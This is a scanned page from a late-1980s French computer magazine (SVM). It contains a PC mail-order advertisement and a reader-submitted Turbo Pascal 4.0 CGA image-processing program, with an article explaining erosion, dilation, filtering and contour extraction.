Suite à notre accord avec Microsoft® toutes nos configurations sont livrées avec MS/DOS 4.01 et WINDOWS® 286/2.1 ou 386/2.1 et supportent la majorité des systèmes d'exploitation, ainsi que les réseaux.
TOUS LES SYSTÈMES SUBISSENT UNE SÉRIE DE TESTS de 72 heures en usine et un contrôle avant expédition.

Commandez sans crainte ! Vous bénéficierez d'un délai de 30 jours pour tester en toute liberté, chez vous, nos micros.
Profitez aussi de nos exceptionnelles conditions de règlement.
Pour recevoir une documentation ou des renseignements :
TÉLÉPHONEZ AU 88 30 22 52 ou écrivez-nous.

® Toutes les marques citées sont des marques déposées.

MAINTENANCE SUR SITE GRATUITE 1 AN[1]

ESSAI GRATUIT 30 JOURS

ACHETEZ EN TOUTE SECURITE nos micro-ordinateurs.
ESSAYEZ-LES CHEZ VOUS, SANS CONTRAINTES et si, par extraordinaire, ils ne vous convenaient pas, renvoyez-le nous dans son emballage.
Nous vous rembourserons immédiatement.

REMISE 40% SUR EXTENSIONS OPTIONNELLES

(POUR TOUTE COMMANDE PENDANT LE MOIS DE PARUTION d'une configuration complète)

POUR COMMANDER :
1) Vous pouvez nous transmettre votre commande par tout moyen à votre convenance.
2) Joignez ou faites suivre votre règlement à l'ordre de : SOGIMPORT

LIVRAISON : Franco de port.
Délais compris en 1 à 3 semaines, selon arrivages par avion cargo.
Possibilité de mise à disposition immédiate d'un système d'une version approchante.

GARANTIE :
Notre matériel est garanti 12 mois Pièces et Main-d'œuvre. Possibilité de reconduction de cette garantie par période de 12 mois pendant 5 ans.
Coût annuel du contrat de maintenance : 8% du prix d'achat.

SAV :
Toutes nos configurations bénéficient d'une MAINTENANCE SUR SITE.
Une HOT LINE est à votre disposition pour tous vos problèmes ponctuels.

BON DE COMMANDE

DESIGNATION	Qté	PRIX UNITAIRE	TOTAL HT
		TOTAL HT	
		TVA 18,6%	
		TOTAL TTC	

Je désire régler par :
☐ CARTE BLEUE : .... (Visa/Mastercard)
N° |_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
NOM DU TITULAIRE : ____________
DATE D'EXPIRATION : ____________
☐ CHEQUE à la commande : escompte 3%
☐ TRAITE[2] à la commande : Echéance 30 jours fin de mois, le 10 du mois suivant (date de commande).

[2] ENTREPRISES UNIQUEMENT

Adresse de facturation :
Société ....
(NOM) ....
Adresse ....
....
Code Postal ....
Ville ....
Téléphone ....

SVM 66

Date - Signature et cachet

Service lecteur n° 76, voir page 38

[1] Sur France Métropolitaine. Uniquement sur configurations professionnelles.

SOGIMPORT : LA QUALITE EN DIRECT

Service lecteur n° 77, voir page 38

LE DEMANDEZ PROGRAMME

Ne cachez plus vos talents... Envoyez-nous un programme inédit que vous avez écrit et peut-être recevrez-vous une bourse de 2 000 F. Chaque mois, nous publions un ou plusieurs programmes de nos lecteurs dans notre cahier des programmes. Vous devez nous faire parvenir un listing complet du programme, une description de ses fonctionnalités, votre photographie en noir et blanc et, bien sûr, une disquette ou une cassette. Envoyez-nous le tout à SVM, 5, rue de la Baume, 75415 Paris Cedex 08. Les programmes non primés vous seront retournés. A bientôt...

Nos gagnants du mois : Farshad Amouzegar et Philippe Vincent,


pour leurs programmes : Traitement d'images et Jingle.


TRAITEMENT D'IMAGES

Tous ceux qui ont affaire à l'image n'en restent pas à sa création pure et simple. Dans bien des domaines, il faut aller plus loin, la travailler de mille et une façons, pour en extraire le meilleur d'elle-même. Le mini-laboratoire de Farshad Amouzegar va permettre d'exécuter sur des images en mode CGA (320 x 200 points en 4 couleurs) un ensemble de traitements très représentatifs de ce qu'il est actuellement possible de faire. C'est en Turbo Pascal 4.0, pour IBM PC et compatibles, et l'adaptation dans d'autres langages (et pour d'autres types d'images) risque d'être assez délicate.



LE TRAVAIL DE L'IMAGE est tout un art. Pour les vidéastes, il s'agit de rechercher des effets spéciaux, pour la presse de traiter des trames, pour le monde médical d'éliminer des détails superflus, etc. Mais il existe aussi des problèmes plus spécifiquement informatiques comme la reconnaissance des contours ou des formes. Dans tous ces cas, l'image est souvent traitée, brutalisée, poussée sans ménagement dans ses derniers retranchements. Ce mini-laboratoire propose la quintessence des possibilités offertes par les programmes de traitement d'images sur ordinateur. On peut en effet, à partir d'une image CGA en 4 couleurs, de définition 320 x 200 points, récupérée au format classique du Basic (sauvegarde par BLOAD et récupération par BSAVE), effectuer des érosions, des dila-





Un exemple de traitement d'image illustré par une extraction de contours (à droite).

tations de formes, des inversions vidéo, de la binarisation, du filtrage, des extractions de contours, etc. De quoi mettre notre image initiale dans tous ses états, d'autant qu'il est bien sûr possible d'enchaîner plusieurs types de traitements et d'effectuer des traitements sur une image donnée, à partir d'une autre image. C'est dire que, même si le programme est susceptible d'être amélioré sur le plan ergonomique (le prix à payer pour obtenir un programme assez court), les fonctions sont nombreuses, et permettront d'envisager des traitements réellement puissants.

Les zones de travail

Lors du travail sur une ou plusieurs images, il est indispensable d'avoir à sa disposition le plus grand nombre possible de zones réservées pour le stockage des images après traitement, ou pour effectuer le traitement proprement dit. Notre programme utilise à cet effet quatre zones.

1 - L'écran proprement dit : c'est évidemment la zone de travail naturelle, la plus logique et facile d'accès.

2 - La zone opérande : elle est destinée à recevoir une image, qui sera utilisée conjointement avec celle résidant en zone écran, pour effectuer une opération logique élémentaire entre ces deux zones. On effectuera par ce biais des OR, AND ou XOR en appliquant à l'image de la zone écran l'image contenue dans cette zone.

3 - Une première zone tampon, permettant de sauvegarder une première image.

4 - Une deuxième zone tampon, permettant de sauvegarder une autre image.

Les opérations de traitement ayant lieu sur la zone écran uniquement, il sera indispensable de pouvoir transférer l'image contenue dans la zone écran dans l'un des tampons, si on veut la retrouver intacte après le transfert. Ces opérations de manipulation entre les zones sont effectuées par les touches de fonction, suivant la codification ci-dessous :

Travail à partir de l'écran
Copie de l'écran sur la zone opérande : F2
Copie de l'écran sur la zone tampon 1 : F3
Copie de l'écran sur la zone tampon 2 : F4
Travail vers l'écran
Copie de la zone opérande vers l'écran : F5
Copie de la zone tampon 1 vers l'écran : F6
Copie de la zone tampon 2 vers l'écran : F7

Il reste cependant possible de voir ce que contient une zone autre que la zone écran, sans effectuer le transfert (il s'agit d'un coup d'œil, provisoire) :

Visualisation de la zone opérande : SHIFT F2
Visualisation de la zone tampon 1 : SHIFT F3
Visualisation de la zone tampon 2 : SHIFT F4

Les opérations logiques disponibles agissent entre la zone opérande et la zone écran. On devra s'assurer au préalable qu'il y a bien une image dans la zone opérande (par SHIFT F2), sans quoi l'action sur les touches indiquées restera sans effet. Les opérations correspondent à celles qui sont permises par le Turbo Pascal 4.0, à savoir le OU logique, le ET logique et le XOR (ou OU exclusif) :

Opération ET : SHIFT F5
Opération OU : SHIFT F6
Opération XOR : SHIFT F7

Après avoir effectué ces opérations, il sera possible de récupérer l'écran initial en appuyant sur une touche.

Nous désignons par pixel l'un des points colorés élémentaires qui, assemblés, forment notre image sur l'écran. Le mode CGA autorise l'affichage simultané de 320 points (ho-

Suite page 171

TRAITEMENT D'IMAGES

EN TURBO PASCAL VERSION 4.0, POUR IBM PC ET COMPATIBLES (MODE CGA). ADAPTATION DIFFICILE.

```
PROGRAM IMAGE;
uses crt,dos,graph;
{$M 40000 0 120000}

var
    car,carlu:char;
    pecran,ptamp1,ptamp2,poperande,pima,pmenu:pointer;
    i,pilote,driver:integer;
    nomcourant,texte:string;
    etendu:boolean;
    ecran:array[1..16384] of byte;
    cgaecran:array[1..16384] of byte absolute $B800:$0000;
    tailleima,seg_ecranp,seg_ecrani,ofs_ecran:word;
    c_courant,ele_struct:byte;

procedure LIBERE; (* PROCEDURE APPELEE A SORTIE DU PROGRAMME *)
begin
  closegraph;
  restorecrtmode;
  freemem(pmenu,16384);
  freemem(poperande,16384);
  freemem(ptamp1,16384);
  freemem(ptamp2,16384);
end;

procedure ERREUR_MEM; (* PROCEDURE DE SORTIE EN CAS DE MEMOIRE INSUFFISANTE *)
begin
     for i:=1 to 5 do
         begin
              sound(1000);
              delay(300);
              nosound;
              delay(200);
         end;
     libere;
     halt(0);
end;

procedure ERREUR; (* PROCEDURE DE SORTIE EN CAS D'ERREUR E/S *)
  begin
  write(' ERREUR DE LECTEUR   ');
       for i:=1 to 2 do
         begin
              sound(1000);
              delay(300);
              nosound;
              delay(200);
         end;
  libere;
  halt(0);
  end;

      (* EQUIVALENT DU BSAVE EN BASIC *)
procedure BSAVE(segment,offset,longueur:longint;userfile:string);
var
   binfile:file ;
   nblu:integer;
   Info : ARRAY [1..8] OF BYTE;
begin
     {$I-}
```

```
    assign(binfile,userfile);
    {$I+}
    if ioresult<>0 then ERREUR;
    {$I-}
    rewrite(binfile,1);
    {$I+}
    if ioresult<>0 then ERREUR ;
    mem[seg(info):ofs(info)]:=$FD;
    mem[seg(info):ofs(info)+1]:=lo(segment);
    mem[seg(info):ofs(info)+2]:=hi(segment);
    mem[seg(info):ofs(info)+3]:=lo(offset);
    mem[seg(info):ofs(info)+4]:=hi(offset);
    mem[seg(info):ofs(info)+5]:=lo(longueur);
    mem[seg(info):ofs(info)+6]:=hi(longueur);
    {$I-}
    blockwrite(binfile,info,7,nblu);
    {$I+}
    if ioresult<>0 then ERREUR ;
    {$I-}
    blockwrite(binfile,cgaecran,longueur,nblu);
    {$I+}
    if ioresult<>0 then ERREUR ;
    {$I-}
    close(binfile);
    {$I+}
    if ioresult<>0 then ERREUR ;
end;

      (* EQUIVALENT DU BLOAD EN BASIC *)
PROCEDURE BLOAD (NomFichier:String) ;
var
   SEGMENT,DEPLACEMENT,TAILLE : WORD ;
   Info : ARRAY [1..8] OF BYTE;
   SourceF : File ;
   Adresse : Pointer;
begin
    assign(SourceF,NomFichier);
    {$I-}
    reset(SourceF,1);
    {$I+}
    if ioresult<>0 then erreur;
    {$I-}
    BLOCKREAD(SourceF,Info,7);
    {$I+}
    if ioresult<>0 then erreur;
    SEGMENT := Info[2]+256*Info[3];
    DEPLACEMENT := Info[4]+256*Info[5];
    TAILLE := Info[6]+256*Info[7];
    Adresse := PTR(segment,deplacement);
    {$I-}
    blockread(SourceF,Adresse^,TAILLE);
    {$I+}
    if ioresult<>0 then erreur;
    {$I-}
    close(SourceF);
    {$I+}
    if ioresult<>0 then erreur;
    Adresse := NIL ;
END;

procedure DEB_CADRE(x1,y1,x2,y2:integer); (* TRACE LES CADRES *)
var       pal:palettetype;
begin
     setviewport(x1,y1,x2,y2,true);
     getpalette(pal);
     setcolor(pal.colors[3]);
     setbkcolor(pal.colors[0]);
     line(0,0,x2-x1,0);
     line(x2-x1,0,x2-x1,y2-y1);
     line(x2-x1,y2-y1,0,y2-y1);
     line(0,y2-y1,0,0);
 end;

            (* SAUVEGARDE DE L'ECRAN DANS LA ZONE VOULUE *)
 procedure SAUVE_ECRAN(var pointeur:pointer;present:boolean);
 begin
     if maxavail<16384 then erreur_mem;
     if not present then getmem(pointeur,16384);
     move(pecran^,pointeur^,16384);
 end;

            (* RESTITUE L'ECRAN *)
 procedure  MET_ECRAN(var pointeur:pointer;indicateur:boolean);
 begin
     move(pointeur^,pecran^,16384);
     if indicateur then freemem(pointeur,16384);
 end;

     (* PREMIER MENU MEMORISE *)
 procedure MENU0;
 var    pal:palettetype;
        taille:word;
 begin
      getpalette(pal);
      deb_cadre(5,20,145,155);
      outtextxy(5,0,'BINARISATION --> B');
      outtextxy(5,10,'INVERSION    --> I');
      outtextxy(5,20,'FILTRAGE     --> F');
      outtextxy(5,30,'EROSION      --> E');
      outtextxy(5,40,'DILATATION   --> D');
      outtextxy(5,50,'Elément +    --> 1');
      outtextxy(5,60,'Elément V    --> 2');
      outtextxy(5,70,'Elément *    --> 3');
      for i:=0 to 3 do
          begin
               outtextxy(05,80+i*10,'Opération sur [');
               setcolor(pal.colors[i]);
               outtextxy(95,80+i*10,'*');
               setcolor(pal.colors[3]);
               outtextxy(105,80+i*10,']');
               str(i+6,texte);
               outtextxy(115,80+i*10,'-->'+texte);
          end;
      deb_cadre(5,160,315,190);
      outtextxy(5,0,'Charger une image --> C');
      outtextxy(5,10,'Sauver une image  --> S');
      outtextxy(170,5,'QUITTER  --> Q');
      deb_cadre(147,20,315,155);
      outtextxy(5,0,'Copie écran sur opérande F2');
      outtextxy(5,10,'Copie écran sur Tampon1  F3');
      outtextxy(5,20,'Copie écran sur Tampon2  F4');
      outtextxy(5,30,'Copie opérande sur écran F5');
      outtextxy(5,40,'Copie Tampon1 sur écran  F6');
      outtextxy(5,50,'Copie Tampon2 sur écran  F7');
      outtextxy(5,60,'Visu de opérande   SHIFT F2');
      outtextxy(5,70,'Visu de Tampon1    SHIFT F3');
      outtextxy(5,80,'Visu de Tampon2    SHIFT F4');
      outtextxy(5,90,'Opération ET       SHIFT F5');
      outtextxy(5,100,'Opération OU       SHIFT F6');
      outtextxy(5,110,'Opération XOR      SHIFT F7');
      setviewport(0,0,getmaxx,getmaxy,true);
      sauve_ecran(pmenu,false);
      repeat until keypressed;
end;

 (* APPARITION RAPIDE DU MENU *)
procedure MENU;
begin
     sauve_ecran(pima,false);
     met_ecran(pmenu,false);
     repeat until keypressed;
     met_ecran(pima,true);
end;

 (* INVERSION VIDEO DE L'IMAGE *)
procedure INVERSION;
var   segm,offset:word;
begin
      move(pecran^,ecran,16384);
      segm:=seg(ecran);
      offset:=ofs(ecran);
      for i:=0 to 8191 do
        memw[segm:i*2+offset]:=not memw[segm:i*2+offset];
      move(ecran,pecran^,16384);
end;

 (* COPIE D'ECRAN DANS UNE SPECIALE POUR LE CALCUL *)
procedure ENVOI_ECRAN;
begin
      move(pecran^,ecran,16384);
      seg_ecranp:=seg(ecran);
      seg_ecrani:=seg_ecranp+$200;
      ofs_ecran:=ofs(ecran);
end;

  (* EQUIVALENT AU GETPIXEL POUR LA ZONE SPECIALE *)
function LIT_XY(x,y:integer):byte;
var octet:byte;
begin
     octet:=3-(x mod 4);
     if odd(y)
     then lit_xy:=(mem[seg_ecrani:ofs_ecran+(Y shr 1)*80+
                  (x shr 2)] shr (octet+octet)) and 3
     else lit_xy:=(mem[seg_ecranp:ofs_ecran+(Y shr 1)*80+
                  (x shr 2)] shr (octet+octet)) and 3;
end;

  (* EROSION D'UNE IMAGE AVEC 3 ELEMENTS STRUCTURANTS AU CHOIX *)
procedure EROSION(c:byte);
var x,y:integer;
    r:byte;
begin
     envoi_ecran;
     if c=0 then r:=3
          else r:=0;
     for x:=1 to 318 do
      for y:=1 to 198 do
          begin
            case ele_struct of
            1:if lit_xy(x,y)=c then
                  begin
                      if (lit_xy(x+1,y)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x,y+1)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x-1,y)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x,y-1)<>c) then putpixel(x,y,r);
                  end;
            2:if lit_xy(x,y)=c then
                  begin
                       if (lit_xy(x-1,y-1)<>c) then putpixel(x,y,r)
                       else
                       if (lit_xy(x+1,y-1)<>c) then putpixel(x,y,r)
                       else
                       if (lit_xy(x,y-1)<>c)   then putpixel(x,y,r);
                  end;
            3:if lit_xy(x,y)=c then
                  begin
                      if (lit_xy(x-1,y-1)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x,y-1)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x+1,y-1)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x-1,y)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x+1,y)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x-1,y+1)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x,y+1)<>c) then putpixel(x,y,r)
                      else
                      if (lit_xy(x+1,y+1)<>c) then putpixel(x,y,r)
                  end;
            end;
          end;
end;

 (* DILATATION D'UNE IMAGE UTILISANT L'EROSION *)
procedure DILATATION;
begin
     inversion;
     erosion(c_courant);
     inversion
end;
```

●●●/●●●

•••/•••

```
 (* FILTRE PERMETTANT D'ELIMINER CERTAINS DEFAUTS *)
procedure FILTRE;
var x,y:integer;
    somme:byte;
begin
     envoi_ecran;
     for x:=1 to 318 do
      for y:=1 to 198 do
        begin
         somme:=(lit_xy(x-1,y-1)+lit_xy(x,y-1)+lit_xy(x+1,y-1)+lit_xy(x-1,y)+
          lit_xy(x+1,y)+lit_xy(x-1,y+1)+lit_xy(x,y+1)+lit_xy(x+1,y+1)) div 8;
         if somme>=2 then putpixel(x,y,3)
                     else putpixel(x,y,0)
        end;
end;
 (* DONNE UNE IMAGE EN DEUX COULEURS *)
procedure BINARISER;
var x,y:integer;
    somme:byte;
begin
     envoi_ecran;
     for x:=1 to 318 do
      for y:=1 to 198 do
        begin
          somme:=(lit_xy(x-1,y-1)+lit_xy(x,y-1)+lit_xy(x+1,y-1)+lit_xy(x-1,y)+
           lit_xy(x+1,y)+lit_xy(x-1,y+1)+lit_xy(x,y+1)+lit_xy(x+1,y+1)) div 8;
          if (somme>=2) and (lit_xy(x,y)<>3)
                        then putpixel(x,y,0)
                        else if (lit_xy(x,y)<>0) then putpixel(x,y,3);
        end;
end;

 (* EQUIVALENT DU READLN *)
procedure INTEXT(var texte:string);
begin
     texte:='';
     carlu:=upcase(readkey);
     while carlu<>#13 do
          begin
               texte:=texte+carlu;
               if carlu=#8 then
                              begin
                                   outtext('/');
                                   intext(texte)
                              end
                          else
                              begin
                                   outtext(upcase(carlu));
                                   carlu:=upcase(readkey);
                              end;
          end;
end;

 (* SAUVEGARDE DE L'IMAGE A L'ECRAN *)
procedure SAUVEGARDE;
var taille:integer;
    pecran:pointer;
    c,cb:word;
    pal:palettetype;
    long:byte;
    ext:string[4];
begin
     sauve_ecran(pecran,false);
     c:=getcolor;
     cb:=getbkcolor;
     getpalette(pal);
     setcolor(pal.colors[3]);
     setbkcolor(pal.colors[0]);
     setviewport(20,80,280,120,true);
     clearviewport;
     outtextxy(15,10,'Sauvegarde de '+nomcourant);
     outtextxy(10,20,'Voulez vous changer le nom ?');
     repeat
           car:=readkey;
     until car in['o','O','n','N'];
     if car in ['o','O'] then
        begin

              repeat
                    clearviewport;
                    outtextxy(10,20,'Nouveau Nom :');
                    moveto(100,20);
                    intext(nomcourant);
              until (length(nomcourant)>0) and (length(nomcourant)<18);
        end;
     setviewport(0,0,getmaxx,getmaxy,true);
     setcolor(c);
     setbkcolor(cb);
     long:=length(nomcourant);
     ext:=copy(nomcourant,long-3,4);
     if (ext<>'.pic') and (ext<>'.PIC') then nomcourant:=nomcourant+'.PIC';
     met_ecran(pecran,true);
     Bsave($B800,0,16384,Nomcourant);
end;

 (* CHARGEMENT DU IMAGE A L'ECRAN *)
procedure CHARGEMENT;
var taille:integer;
    pecran:pointer;
    c,cb:word;
    pal:palettetype;
    ext:string[4];
    long:byte;
begin
     sauve_ecran(pecran,false);
     c:=getcolor;
     cb:=getbkcolor;
     getpalette(pal);
     setcolor(pal.colors[3]);
     setbkcolor(pal.colors[0]);
     setviewport(20,80,280,120,true);
     clearviewport;
     if length(nomcourant)<>0 then
        begin
             outtextxy(15,10,'Chargement de '+nomcourant);
             outtextxy(10,20,'Voulez vous changer le nom ?');
             repeat
                   car:=readkey;
             until car in['o','O','n','N'];
             if car in ['o','O'] then
             begin
                repeat
                   clearviewport;
                   outtextxy(10,20,'Nouveau Nom :');
                   moveto(100,20);
                   intext(nomcourant);
                until (length(nomcourant)>0) and (length(nomcourant)<18);
            end;
        end
        else
            begin
                repeat
                   clearviewport;
                   outtextxy(10,20,'Nom à charger :');
                   moveto(100,20);
                   intext(nomcourant);
                until (length(nomcourant)>0) and (length(nomcourant)<18);
            end;
     long:=length(nomcourant);
     ext:=copy(nomcourant,long-3,4);
     if (ext<>'.pic') and (ext<>'.PIC') then nomcourant:=nomcourant+'.PIC';
     setviewport(0,0,getmaxx,getmaxy,true);
     met_ecran(pecran,true);
     Bload(Nomcourant);
end;

 (* EFFECTUE LES OPERATIONS ENTRE IMAGES *)
procedure OPERATION(type_op:word);
begin
     if maxavail<16384 then erreur_mem;
     getmem(pima,16384);
     getimage(0,0,getmaxx,getmaxy,pima^);
     met_ecran(poperande,false);
     putimage(0,0,pima^,type_op);
     freemem(pima,16384);
end;

 (* VISUALISE LES ZONES IMAGES *)
procedure VISU(psource:pointer);
begin
     if maxavail<16384 then erreur_mem;
     sauve_ecran(pima,false);
     met_ecran(psource,false);
     repeat until keypressed;
     met_ecran(pima,true);
end;

 (*********************** PROGRAMME PRINCIPAL ********************)
begin
  pilote:=cga;
  driver:=cgac1;
  nomcourant:='';
  ele_struct:=1;
  c_courant:=3;
  pecran:=ptr($B800,0);
  initgraph(pilote,driver,'');
  setgraphmode(driver);
  if graphresult<>0 then halt(0);
  setviewport(0,0,getmaxx,getmaxy,true);
  tailleima:=imagesize(0,0,getmaxx,getmaxy);
  if maxavail<16384*3 then erreur_mem;
  getmem(poperande,16384);
  getmem(ptamp1,16384);
  getmem(ptamp2,16384);
  settextstyle(2,0,4);
  menu0;
  repeat
    repeat
      car:=readkey;
      if car=#0 then
                    begin
                         etendu:=true;
                         car:=readkey;
                    end
                else etendu:=false;
                                                  until ((car
in['0','1','2','3','6','7','8','9','i','I','s','S','p','P','b','B','n','N',
          'f','F','e','E','d','D','c','C','q','Q']) and (not etendu)) or
          ((car in[';','<','=','>','?','@','A','U','V','W','X','Y','Z']) and
           etendu);
    sound(1000);
    delay(10);
    nosound;
    setviewport(0,0,getmaxx,getmaxy,true);
   case car of
     's','S':Sauvegarde;
     'i','I':inversion;
     'c','C':Chargement;
     'e','E':erosion(c_courant);
     'd','D':dilatation;
     'f','F':filtre;
     'b','B':binariser;
     '1':ele_struct:=1;
     '2':ele_struct:=2;
     '3':ele_struct:=3;
     '6':c_courant:=0;
     '7':c_courant:=1;
     '8':c_courant:=2;
     '9':c_courant:=3;
     ';':menu;
     '<':sauve_ecran(poperande,true);
     '=':sauve_ecran(ptamp1,true);
     '>':sauve_ecran(ptamp2,true);
     '?':met_ecran(poperande,false);
     '@':met_ecran(ptamp1,false);
     'A':met_ecran(ptamp2,false);
     'U':visu(poperande);
     'V':visu(ptamp1);
     'W':visu(ptamp2);
     'X':operation(andput);
     'Y':operation(orput);
     'Z':operation(xorput);
    end;
 until car in['q','Q'];
 libere;
end.
```


Suite de la page 168

rizontalement, ou en ligne) sur 200 (verticalement, ou en colonne). Le nombre de pixels présents est donc de 64 000, chacun pouvant être affiché dans une couleur choisie parmi 4, indépendamment de ses voisins. Si le traitement d'image, on le comprend aisément, agit au niveau du pixel même, il est en général nécessaire de tenir compte de l'état des pixels voisins. D'où la nécessité de préciser ce que l'on entend par voisin, ou voisinage.


Le choix du voisinage

Le programme peut, selon le traitement envisagé, considérer trois types de voisinages, ou « éléments structurants » :

- Le voisinage en croix : le pixel à modifier est celui situé au centre de la croix : il dispose dans ce cas de quatre voisins. Cette opération sera représentée par le signe +.
- Le voisinage en V : le pixel possède dans ce cas trois voisins, disposés suivant un V (d'où le nom de ce type de voisinage). Notre pixel a donc deux voisins supérieurs (à droite et à gauche) et un voisin inférieur. De façon pratique, cette opération sera représentée par V.
- Le voisinage en carré. Dans ce cas, le pixel considéré (toujours au centre) a 8 voisins. Nous avons représenté cette opération par *.




L'érosion est une opération élémentaire, portant sur une seule image, et qui consiste à retirer des points au contour d'un objet dont la couleur est uniforme. On devra choisir le voisinage, pour le traitement, en fonction de la plus ou moins grande efficacité d'érosion désirée. Exemple : si l'on prend une image apparaissant en noir sur un fond blanc, on recherche dans cette image tous les points noirs dont les voisins ne sont pas tous noirs. De cette façon, on va effectivement traiter les bords de l'image. Supposons que nous ayons choisi le voisinage en croix. Si on effectue une érosion sur l'objet suivant, apparaissant en noir sur fond blanc, on obtiendra le cas de figure ci-dessous. Bien entendu, l'érosion sera



plus ou moins efficace, selon la structure de voisinage choisie : pour une érosion maximale, on choisira dans les éléments disponibles le carré (élément 3, noté *).

La dilatation (ou expansion) est en quelque sorte l'inverse de l'érosion, dont elle reprend le principe, mais en travaillant sur l'inverse vidéo de l'image initiale. On prendra l'inverse vidéo de l'érosion de l'inverse vidéo de l'image initiale (la première inversion vidéo, sur laquelle on érode, va « agrandir » l'image initiale, puisque c'est la zone de couleur opposée qui est ici érodée ; la seconde vidéo rétablit l'image dans ses couleurs d'origine). La dilatation peut, comme l'érosion, être plus ou moins efficace suivant l'élément structurant retenu. On notera toutefois que, même en gardant le même, une érosion suivie d'une dilatation (ou l'inverse) ne permet pas de retrouver l'image initiale.

Considérons maintenant les effets intéressants que l'on peut réaliser à partir de ces opérations. La fermeture est en fait une dilatation, suivie d'une érosion. Lorsqu'on utilise un élément structurant dont la forme se rapproche d'une boule, cela a pour effet d'éliminer des petits trous dans une forme, et de fermer des petites « criques ». L'ouverture est une érosion



suivie d'une dilatation. Si l'on emploie le même type d'élément structurant (en boule), l'ouverture arrondit les formes angulaires trop proéminentes.


L'élimination d'objets

En imagerie médicale, en particulier, il est intéressant d'éliminer des détails trop petits de certains clichés, pour améliorer l'image en ne gardant que les plus gros, que l'on met ainsi en « relief ». On effectue pour cela de multiples érosions, jusqu'à ce que le détail que l'on désirait éliminer ne soit plus représenté par aucun pixel. Il devient alors possible de reconstituer l'image, en employant une dilatation, suivie d'un ET logique avec l'image initiale (avec la seule dilatation, il n'est pas possible de revenir à l'image initiale : le ET logique permet de la reconstituer presque parfaitement, mais les détails « éliminés » par l'érosion ne réapparaissent pas). Il faut effectuer de nombreuses séquences identiques (dilatation, puis ET logique) pour retrouver l'image initiale. Attention : le ET logique de Turbo Pascal 4 travaille en supposant que le niveau 1 est le blanc, et le niveau 0 le noir. Il sera nécessaire d'en tenir compte, avant de se livrer à cette opération (on peut être amené à commencer le travail avec une inversion vidéo de l'image initiale).

L'extraction de contours, également très spectaculaire, n'est pourtant pas la plus difficile à réaliser : on effectue une érosion de l'image initiale, puis une opération XOR entre l'image initiale et l'image érodée (séquence 6, F3, E, F2, F6, SHIFT F7).

